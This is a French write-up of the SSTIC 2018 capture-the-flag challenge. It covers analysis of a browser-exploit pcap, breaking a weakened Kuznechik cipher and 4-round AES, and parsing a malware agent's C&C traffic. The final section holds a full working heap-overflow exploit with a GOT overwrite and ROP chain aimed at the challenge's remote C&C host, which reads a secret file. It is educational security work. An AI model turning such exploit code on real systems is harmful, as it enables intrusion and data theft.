Résolution Challenge SSTIC 2018

vincent.fargues@gmail.com

Introduction

Ce document présente, avec un résumé succin et de piètre qualité, une manière de résoudre le challenge SSTIC 2018

1 : Analyse de la capture réseau

Le challenge commence avec un fichier *challenge.pcap*. Dans cette capture réseau se trouve plusieurs échanges.

Un des échanges attire particulièrement l'attention.

9266	35.29628811	192.168.231.123	10.241.20.18	HTTP	392	GET /stage1.js HTTP/1.1
9275	35.29821875	10.241.20.18	192.168.231.123	HTTP	1959	HTTP/1.0 200 OK (application/x-javascript)
9427	35.81923799	192.168.231.123	10.241.20.18	HTTP	391	GET /utils.js HTTP/1.1
9431	35.82057341	10.241.20.18	192.168.231.123	HTTP	2881	HTTP/1.0 200 OK (application/x-javascript)
30964	1731.164424	192.168.231.123	10.241.20.18	HTTP	442	GET /blockcipher.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1 HTTP/1.1
30972	1731.166270	10.241.20.18	192.168.231.123	HTTP	17273	HTTP/1.0 200 OK (application/x-javascript)
30993	1731.228264	192.168.231.123	10.241.20.18	HTTP	438	GET /payload.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1 HTTP/1.1
31137	1731.244069	10.241.20.18	192.168.231.123	HTTP	12153	HTTP/1.0 200 OK (application/x-javascript)
31144	1731.302864	192.168.231.123	10.241.20.18	HTTP	437	GET /stage2.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1 HTTP/1.1
31148	1731.303595	10.241.20.18	192.168.231.123	HTTP	4348	HTTP/1.0 200 OK (application/x-javascript)

Les différentes fichiers javascript semblent mettre en œuvre l'exploitation d'une vulnérabilité dans le navigateur Firefox 53 exploitant un UAF sur les sharedArrayBuffer. (https://github.com/phoenhex/files/tree/master/exploits/share-with-care). Le but principal de cet exploit est d'exécuter du code sur le poste de la victime. Le code qui va être exécuté est récupéré et déchiffré par la fonction *decryptAndExecPayload.* Cette fonction va prendre en entrée un mot de passe permettant de dériver une clef et déchiffrer les données contenues dans le fichier *payload.js* en utilisant un algorithme pour le moment inconnu.

```
async function decryptAndExecPayload(drop_exec) {
  // getFlag(0xbad);
  const passwordUrl = 'https://10.241.20.18:1443/password?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1';
  const response = await fetch(passwordUrl);
  const blob = await response.blob();

  const passwordReader = new FileReader();
  passwordReader.addEventListener('loadend', () => {
    Module.d = d;
    decryptData(deobfuscate(base64DecToArr(payload)), passwordReader.result).then((payloadBlob) => {
var fileReader = new FileReader();
fileReader.onload = function() {
    arrayBuffer = this.result;
    drop_exec(arrayBuffer);
};
  console.log(payloadBlob);
fileReader.readAsArrayBuffer(payloadBlob);
    });
  });
  passwordReader.readAsBinaryString(blob);
};
```

Toutes les fonctions relatives au déchiffrement des données ne sont pas implémentées en Javascript mais en WebAssembly. Ainsi un module WASM est aussi récupéré.

Filter: ip.addr == 10.141.20.18 && http Expression... Clear Apply Enregistrer

No.	Time	Source	Destination	Protocol	Length	Info
30979	1731.225567	192.168.231.123	10.141.20.18	HTTP	482	GET /blockcipher.wasm?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1 HTTP/1.1
30985	1731.226263	10.141.20.18	192.168.231.123	HTTP	13938	HTTP/1.0 200 OK (application/wasm)

Ce module implémente plusieurs fonctions dont certaines apparaissent plus intéressantes que d'autres.

```
  (export "_decryptBlock" (func 15))
  (export "_free" (func 20))
  (export "_getFlag" (func 18))
  (export "_malloc" (func 19))
  (export "_memcpy" (func 24))
  (export "_memset" (func 25))
```

```
  (export "_sbrk" (func 26))
  (export "_setDecryptKey" (func 14))
  (export "establishStackSpace" (func 9))
  (export "getTempRet0" (func 12))
  (export "runPostSets" (func 23))
  (export "setTempRet0" (func 11))
  (export "setThrew" (func 10))
  (export "stackAlloc" (func 6))
  (export "stackRestore" (func 8))
  (export "stackSave" (func 7))
```

La fonction _getFlag est étudiée très rapidement et une partie du code est vite repérée comme une comparaison permettant d'obtenir un premier flag.

```
get_local 0
i32.const 89594904
fi32.ne
```

Il est alors possible de valider le premier flag :

```
getFlag(89594904)
SSTIC2018{3db77149021a5c9e58bed4ed56f458b7}
```

2. Rétro ingéniérie d'un algorithme de cryptographie inadéquat.

L'analyse du fichier wasm commence par le clonage du github https://github.com/WebAssembly/wabt permettant de convertir le wasm dans plusieurs formats et notamment vers un fichier C plus ou moins compilable. Après quelques manipulations, il est possible de compiler les fonctions _setDecryptKey et _decryptBlock en activant quelques optimisations et d'ainsi obtenir du code plutôt lisible dans IDA.

```
{
  v12 = 0;
  v13 = Z_envZ_memory[*(_QWORD *)v9];
  Z_envZ_memory[*(_QWORD *)(v9 - 1)] = Z_envZ_memory[*(_QWORD *)v9];
  LOBYTE(v14) = Z_envZ_memory[*value_from_table];
  do
  {
    while ( 1 )
    {
      if ( v14 & 1 )
        v12 ^= v13;
      if ( (v13 & 0x80u) == 0 )
        break;
      v14 = (unsigned __int8)v14 >> 1;
      v13 = (unsigned __int8)(2 * v13 & 0xFE ^ 0xC3);
      if ( !v14 )
      {
        ++v9;
        v11 ^= v12;
        value_from_table = (_QWORD *)((char *)value_from_table + 1);
        if ( v9 != v6 )
          goto LABEL_4;
        goto LABEL_10;
      }
    }
    v13 = (unsigned __int8)(2 * v13);
    v14 = (unsigned __int8)v14 >> 1;
  }
  while ( v14 );
  ++v9;
  v11 ^= v12;
  value_from_table = (_QWORD *)((char *)value_from_table + 1);
  if ( v9 != v6 )
    continue;
  break;
}
```

Depuis le code décompilé, il a été possible d'écrire un script python reproduisant l'algorithme de chiffrement.

On obtient donc la fonction setkey

```
def setkey(key):
    ctx = bytearray("\x00"*160)
    ctx[:32] = key
    x=key[:16]
    y=key[16:32]
    z = bytearray("\x00"*16)

    for i in range(1,33):
      c = bytearray("\x00"*16)
      c[15] = i
      z = xor2(kuz_l(xor2(x, kuz_l(c))), y)
      y = x
      x = z
      if (i%8 == 0):
        ctx[i*4:(i*4)+16]=x
        ctx[i*4+16:(i*4)+32]=y
    return ctx
```

Et le fonction decrypt

```
def decrypt(ctx,bloc):
    g4 = bytearray(xor2(ctx[144:], bloc))
    for i in reversed(range(0,9)):
        g4 = kuz_l_inv(g4)
        g4=xor2(g4, ctx[i*16:(i*16)+16])

    result =""
```

```
    for i in range(16):
        result +=chr(data_segment_data_0[g4[i]])
    return result
```

Cet algorithme a été identifié comme étant une version modifiée de kuznechik. Ci-dessous la version non modifiée.

```
void kuz_decrypt_block(kuz_key_t *key, void *blk)
{
        int i, j;
        w128_t x;

        x.q[0] = ((uint64_t *) blk)[0] ^ key->k[9].q[0];
        x.q[1] = ((uint64_t *) blk)[1] ^ key->k[9].q[1];

        for (i = 8; i >= 0; i--) {

                kuz_l_inv(&x);
                for (j = 0; j < 16; j++)
                        x.b[j] = kuz_pi_inv[x.b[j]];

                x.q[0] ^= key->k[i].q[0];
                x.q[1] ^= key->k[i].q[1];
        }
        ((uint64_t *) blk)[0] = x.q[0];
        ((uint64_t *) blk)[1] = x.q[1];
}
```

Il apparait que l'étape de substitution présente dans l'algorithme initial a été supprimée permettant une simplification de l'algorithme. Une propriété importante pour la simplification de l'algorithme est la suivante :

```
Kuz_l_inv(a ^ b) = kuz_l_inv(a) ^kuz_l_inv(b)
```

Si on déroule l'algorithme en utilisant cette propriété, on obtient un résultat simplifié.

```
Decrypt(bloc)=kuz_l_inv(kuz_l_inv(…(kul_l_inv(bloc))) ^ K ^ key
```

Ainsi le résultat final du déchiffrement est un xor entre une constante dépendant du contexte (sauf les 16 premiers octets correspondant à la clef), le bloc d'entrée passé plusieurs fois dans la fonction kuz_l_inv et la clef fournie pour le déchiffrement. Il est alors possible de fixer le contexte (sauf les 16 premiers octets) et d'effectuer une attaque cleartext connu pour retrouver le cleartext **-Fancy Nounours-.**

```
salt = plaintext[:16]
iv = plaintext[16:32]
inp = plaintext[32:48]
ctx = bytearray("\x00"*160)
a = xor(iv, "-Fancy Nounours-")
for k in range(16):
    for i in range(0xff):
        ctx[k]=i
        b = decrypt(str(ctx), inp)
        if(b[k]==a[k]):
            key+=chr(i)
            break
print key.encode("hex")
```

```
10:59:13 vincent@intru py python test2.py
2cf5e73e0fa8632db5ddfce7a1bf9792
```

Grâce à cette clef, il est alors possible de déchiffrer l'intégralité de la charge utile qui va être exécutée sur la machine de la victime.

3. Un agent très menacant


Le fichier déchiffré de l'étape 1 est un ELF 64 bits.

```
vincent@intru stage2 file s2.elf
s2.elf: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for
GNU/Linux 3.2.0, BuildID[sha1]=dec6817fc8396c9499666aeeb0c438ec1d9f5da1, not stripped
```

Dans l'étape 1, il est possible de connaitre les paramètres avec lesquels ce binaire est lancé.

```
args = ["/tmp/.f4ncyn0un0urs", "-h", "192.168.23.213", "-p", "31337"];
```

L'échange réseau correspondant à ces paramètres peut aussi être extrait.



La rétro ingénierie du binaire met vite en évidence le fait que l'échange réseau est chiffré. En effet, à l'établissement de la connexion, un échange de clef AES est réalisé en utilisant l'algorithme RSA 2048.

```
__int64 __fastcall scomm_prepare_channel(keys_struct *a1, rsa_key_struct *a2)
{
  unsigned int v2; // er12

  *(_OWORD *)a1->iv__ = 0LL;
  aes_genkey((__int64)a1->random_sha256);
  if ( (unsigned int)rsa2048_key_exchange(
                       a2,
                       a1->file_dscriptor,
                       (__int64)a1->random_sha256,
                       0x10u,
                       (__int64)a1->random_sha256_part2,
                       0x10) )
  {
    v2 = -1;
  }
  else
  {
    v2 = 0;
    rijndaelKeySetupEnc((unsigned int *)a1->enckeyLadder, 4u, (unsigned __int8 *)a1->random_sha256_part2, 128);
    rijndaelKeySetupDec((unsigned int *)a1, 4u, (unsigned __int8 *)a1->random_sha256, 128);
  }
  return v2;
}
```

La clef AES échangée en RSA est ensuite utilisée dans un AES à 4 tours seulement. Ce nombre de tours étant pour le moins suspect, une recherche est faite sur les vulnérabilités pouvant être induites par cette valeur. Rapidement, ce write-up de ctf est trouvé https://github.com/p4-team/ctf/tree/master/2016-03-12-0ctf/peoples_square et montre que sous certaines conditions, il est possible de retrouver la clef utilisée en disposant uniquement de messages chiffrés. Les conditions pour pouvoir effectuer cette attaque sont de disposer de 256 blocs chiffrés dont la valeur déchiffrée diffère seulement de 1 octet.

Dans notre cas, chaque paquet chiffré possède le même entête (un header fixe et le nom du destinataire). De plus, l'algorithme est utilisé en mode cbc, et l'iv utilisé pour chiffrer est incrémenté de façon linéaire. Le vecteur d'initialisation étant xoré avec le message avant le chiffrement, les conditions de l'attaque sont exactement respectés pour 256 messages successifs dont l'iv diffère sur un seul octet (iv de 00…00 à 00..ff par exemple).

La méthode de résolution présentée sur le lien https://github.com/p4-team/ctf/tree/master/2016-03-12-0ctf/peoples_square a été réutilisée afin d'obtenir les clefs de sessions AES utilisée dans les deux sens de communication.

```
14:02:52 vincent@intru parse python integral.py
candidates [[123, 213, 244], [105], [21, 68], [213], [105], [59, 183], [14, 118], [96, 206, 239], [198], [
16, 64, 164], [87, 223], [129, 187, 240, 254], [40], [21, 48, 202, 205], [190], [40, 60, 151]]
solved [114, 255, 128, 54, 217, 32, 7, 119, 209, 233, 122, 91, 225, 211, 245, 20]
14:02:54 vincent@intru parse python integral2.py
candidates [[219], [71], [56, 150, 186], [85, 132], [15], [34, 68], [54, 214], [26, 29], [127, 243], [147]
, [26, 113], [24, 104, 110], [103, 208], [143, 210], [36, 131], [247]]
solved [76, 26, 105, 54, 47, 224, 3, 54, 246, 168, 70, 15, 243, 61, 255, 213]
```

Une fois les clefs de session déchiffrées, il est possible d'écrire des scripts permettant de parser les communications entre l'agent malveillant et son c&c. Voici un exemple de script permettant de parser les communications de l'agent vers le c&c.

```
f = open("agent_to_distant_begin").read()

packets = f[16:].split("\n"+"41414141dec0d3d16261626172303037".decode("hex"))
receive_file = open("received_confidentiel.tar.gz","wb")

for p in packets[]:
    # print p.encode("hex")
    seed = u64(p[0:0x8])
    gateway = u64(p[0x8:0x10])
    cmd_id=u32(p[0x10:0x14])
    size  =u32(p[0x14:0x18])
    msg = p[0x18:0x18+size-40]
    print "Seed : %lx" % seed
    print "GW : %lx" % gateway
    print "CMD ID : %x" % cmd_id
    print "Size : %x" % size
    # print msg

    if cmd_id==0x3000201:
        print "Result execute job : %s" % msg
    elif cmd_id==0x202:
        print "Start write Job on file : %s" %msg
        write_job = open("write_file_%s"%msg[:-1].replace("/","_"),"wb")
    elif cmd_id==0x204:
        print "Start read job on file : %s" %msg
    elif cmd_id==0x3000202:
        write_job.write(msg)
        print msg[:32].encode("hex")
    elif cmd_id==0x3000204:
        # print msg[:20].encode("hex")
        # break
        receive_file.write(msg)
    elif cmd_id==0x1010000:
        print "Init peering"
        print msg
        print msg.encore("hex")
    elif cmd_id==0x5000201:
        print "Finish execute job maybe"
    else:
        print msg
        break
```

Et le script permettant de parser les communications dans l'autre sens

```
f = open("distant_to_agent_clear").read()
```

```
packets = f[16:].split("\n"+"41414141dec0d3d16261626172303037".decode("hex"))
for p in packets[]:
    # print p.encode("hex")
    seed = u64(p[0:0x8])
    gateway = u64(p[0x8:0x10])
    cmd_id=u32(p[0x10:0x14])
    size  =u32(p[0x14:0x18])
    msg = p[0x18:0x18+size-40]
    print "Seed : %lx" % seed
    print "GW : %lx" % gateway
    print "CMD ID : %x" % cmd_id
    print "Size : %x" % size
    # print msg

    if cmd_id==0x201:
        print "Start execute Job : %s" % msg
    elif cmd_id==0x202:
        print "Start write Job on file : %s" %msg
        write_job = open("write_file_%s"%msg[:-1].replace("/","_"),"wb")
    elif cmd_id==0x204:
        print "Start read job on file : %s" %msg
    elif cmd_id==0x3000202:
        write_job.write(msg)
        # print msg[:32].encode("hex")
    elif cmd_id==0x1010000:
        print "Init peering"
        print msg
        print msg.encode("hex")
    else:
        break
```

Une fois l'intégralité des communications parsée, il apparait que deux fichiers ont été échangés : confidentiel.tgz et surprise.tgz.

Alors que l'archive surprise.tgz contient une collection passionnante de lobster dogs en tout genre, dans l'archive confidentiel.tgz le flag permettant de valider ce niveau peut être trouvé.

```
14:22:42 vincent@intru user ls confidentiel
'Angel Fire'  'Bothan Spy'    'High Rise'   Imperial   super_secret
 Athena       'Couch Potato'   Hive        Protego   'Weeping Angel'
14:22:47 vincent@intru user cat confidentiel/super_secret
SSTIC2018{07aa9feed84a9be785c6edb95688c45a}
```

4. Attaquer le C&C

Le premier paquet envoyé par le C&C contient une struct sockaddr qui peut être parsée.

```
14:41:35 vincent@intru stage2 python parse/parse_sock_addr.py
port            : 36735
ip              : 195.154.105.12
```

Ainsi, il existe un serveur distant sur lequel tourne le binaire récupéré. Il apparait donc qu'il va falloir exploiter une vulnérabilité dans ce binaire pour extraire des informations du serveur distant. La vulnérabilité est trouvée dans la fonction *add_to_route.* En effet, il est possible d'écrire un qword en overflow dans le Heap. Cette vulnérabilité permet d'écraser les entêtes du chunk suivant dans le heap et notamment de contrôler la taille du chunk suivant.

A partir de cette vulnérabilité il est possible de réécrire la structure de la table de routage qui contient des pointeurs. Après avoir écrasé les pointeurs, il est possible de réécrire la fonction memcpy dans la got et d'exécuter une ropchain arbitraire. Il faut noter que la liste des syscalls autorisés est restreinte et qu'il n'est pas possible d'exécuter directement du code. A l'aide de plusieurs ropchains différente il

a donc été possible dans un premier temps de lister le dossier courant puis de lire le contenu du fichier secret/sstic2018.flag. Le script présenté ci-dessous permet de lire le fichier contenant le flag.

```
def start_session(id):
    rem1 = remote("195.154.105.12", 36735)
    s = rem1.recv(256)
    r_n = int(s.encode("hex"), 16)
    remote_key = RSA.construct((long(r_n),long(0x10001)))
    my_n = hex(key.n).replace("0x","").replace("L","")
    my_n = my_n.decode("hex")
    rem1.send(my_n)
    a= rem1.recv(256)
    # print key.decrypt(a).encode("hex")
    remote_aes_key = key.decrypt(a)[-16:]
    # print remote_aes_key.encode("hex")


    my_aes_key = "TUVEUXVOIRMABITE"
    rsa_key_message = "\x00\x02"
    rsa_key_message += os.urandom(0x100 - 3 - 16)
    rsa_key_message += "\x00"
    rsa_key_message += my_aes_key


    encryptedkey =remote_key.encrypt(rsa_key_message,len(rsa_key_message))
    rem1.send(encryptedkey[0])

    return (rem1,my_aes_key,remote_aes_key)



def send_msg(conn,m,cmd_id,src,dst,my_aes_key,remote_aes_key):
    msg =bytearray()
    msg[:16] = "41414141dec0d3d16261626172303037".decode("hex")
    msg[0x10:0x18]=p64(src)
    msg[0x18:0x20]=p64(dst) #gw
    msg[0x20:0x24]=p32(cmd_id) #cmd_id
    payload=m
    payload_len = len(payload)
    msg[0x24:0x28]=p32(payload_len+40)
    msg[0x28:0x28+len(payload)]=payload
    msg=str(msg)
    for i in range(16-(len(msg)%16)):
        msg+="\x00"
    # info("encrypt packet init")
    # print msg.encode("hex")
    msg =encrypt_packet("\x00"*16, msg, len(msg), remote_aes_key)
    msg = "\x00"*16+msg
    # print msg.encode("hex")
    conn.send(p32(len(msg)))
    conn.send(msg)
    msg_len = u32(conn.recv(4,timeout=1))
    print msg_len
    if msg_len==0:
        return ""
    # info("Response")
    msg = conn.recv(msg_len)
    # print msg_rsp.encode("hex")
    return decrypt_packet(msg[:16],msg[16:],len(msg)-16,my_aes_key)


def send_raw(conn,m,cmd_id,src,dst,my_aes_key,remote_aes_key):
    msg=m
    for i in range(16-(len(msg)%16)):
        msg+="\x00"
    # info("encrypt packet init")
    # print msg.encode("hex")
    msg =encrypt_packet("\x00"*16, msg, len(msg), remote_aes_key)
    msg = "\x00"*16+msg
    # print msg.encode("hex")
    conn.send(p32(len(msg)))
    conn.send(msg)
```

```
session=[]
for i in range(8):
    session.append(start_session(0))
    send_msg(session[i][0],"", 0x10000, 0xDEADBEEFCAFE+i, 0,session[i][1],session[i][2])
    for j in range(11):
        send_msg(session[i][0],"",                  0x10000,                  0x12345+j+i*100,
0xDEADBEEFCAFE+i,session[i][1],session[i][2])
    # raw_input()
raw_input("ended")
send_msg(session[5][0],"",               0x10000,               0x240+0x110+0x240+0x60+0x60+1,
0xDEADBEEFCAFE+0x5,session[5][1],session[5][2])
raw_input("Watch")
session[6][0].close()

raw_input("free ok")
#               send_msg(session[5][0],"",               0x10000,               0xdeadbeef1,
0xDEADBEEFCAFE+0x5,session[5][1],session[5][2])
raw_input("realloc?")
for i in range(69):
    send_msg(session[0x5][0],"",                       0x10000,                       0x10000-i,
0xDEADBEEFCAFE+0x5,session[0x5][1],session[0x5][2])



send_msg(session[0x5][0],"", 0x10000, 0xe0, 0xDEADBEEFCAFE+0x5,session[0x5][1],session[0x5][2])

print                 send_msg(session[0x5][0],"",                 0x10000,                 8,
0xDEADBEEFCAFE+0x5,session[0x5][1],session[0x5][2]).encode("hex")

print               send_msg(session[0x5][0],"",               0x10000,               0x111,
0xDEADBEEFCAFE+0x5,session[0x5][1],session[0x5][2]).encode("hex")

print           send_msg(session[0x5][0],"",           0x10000,           0x0000000b0000000b,
0xDEADBEEFCAFE+0x5,session[0x5][1],session[0x5][2]).encode("hex")

#           print           send_msg(session[0x5][0],"",           0x10000,           0x111,
0xDEADBEEFCAFE+0x5,session[0x5][1],session[0x5][2]).encode("hex")

print           send_msg(session[0x5][0],"",           0x10000,           0x0000000b0000000b,
0xDEADBEEFCAFE+0x5,session[0x5][1],session[0x5][2]).encode("hex")
send_msg(session[0x5][0],"",          0x10000,          0x6D7040          -          (0xb*8),
0xDEADBEEFCAFE+0x5,session[0x5][1],session[0x5][2])



send_msg(session[0][0],"", 0x10000, 0x401491, 0xDEADBEEFCAFE,session[0][1],session[0][2])


raw_input("ptr rewritten")

####Gadgets

pop_rsi = p64(0x00000000004017dc) # pop rsi ; ret
pop_rdi = p64(0x0000000000400766) # pop rdi ; ret
pop_rdx_rsi =p64(0x00000000004573f9) # pop rdx ; pop rsi ; ret
push_rax = p64(0x00000000004d1eb4) # push rax ; ret
mov_rax_rsi = p64(0x000000000041c052)# mov rax, rsi ; ret
sub_rax_rsi = p64(0x000000000045122c)# sub rax, rsi ; ret
mov_prsi_rax = p64(0x0000000000489291) # mov qword ptr [rsi], rax ; ret
mod_edi_prdx = p64(0x00000000004c2c26)# mov edi, dword ptr [rdx] ; ret

write=0x454FA0
fcntl = 0x455120
read = 0x0454ED0
opendir = 0x47FC10
readdir = 0x47FC80
open64 = 0x000454D10
getdents64 = 0x0047FE20


data_addr = 0x6D7100
fd_client = 5
len_msg = 21

###ROP
rop_chain=pop_rdi
rop_chain+=p64(5)
```

```
rop_chain+=pop_rdx_rsi
rop_chain+=p64(len_msg)
rop_chain+=p64(data_addr)
rop_chain+=p64(read)
rop_chain+=pop_rdi
rop_chain+=p64(data_addr)
rop_chain+=pop_rsi
rop_chain+=p64(0)
rop_chain+=p64(open64)
rop_chain+=pop_rdx_rsi
rop_chain+=p64(data_addr)
rop_chain+=p64(data_addr)
rop_chain+=mov_prsi_rax
rop_chain+=mod_edi_prdx
rop_chain+=pop_rdx_rsi
rop_chain+=p64(0x1000)
rop_chain+=p64(data_addr)
rop_chain+=p64(read)
rop_chain+=pop_rdi
rop_chain+=p64(5)
rop_chain+=pop_rdx_rsi
rop_chain+=p64(0x1000)
rop_chain+=p64(data_addr)
rop_chain+=p64(write)


send_raw(session[1][0],rop_chain, 0x10000, 0, 0,session[1][1],session[1][2])

session[1][0].send("secret/sstic2018.flag")
f = open("file_secret_flag","wb")
a = session[1][0].sock.recv(0x1000)
f.write(a)
f.close()
print a.encode("hex")
raw_input()
```

Au terme de l'exécution de ce script à une heure à laquelle peu de concurrence perturbe l'exécution du script sur le serveur, le flag final peut être obtenu.


```
65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet
```

Cependant, une étape de grande difficulté reste à résoudre, la conversion rot13 !

```
"65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet".decode(
"rot13")
u'65e1b0d1380beadd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org'
```

5. Bonus Stage

Le fichier .ssh/authorized_keys étant inscriptible, il est possible de faire le screenshot du troll :).



Merci aux organisateurs de ce challenge qui a une nouvelle fois bien occupé mes nuits et journées pendant une bonne semaine.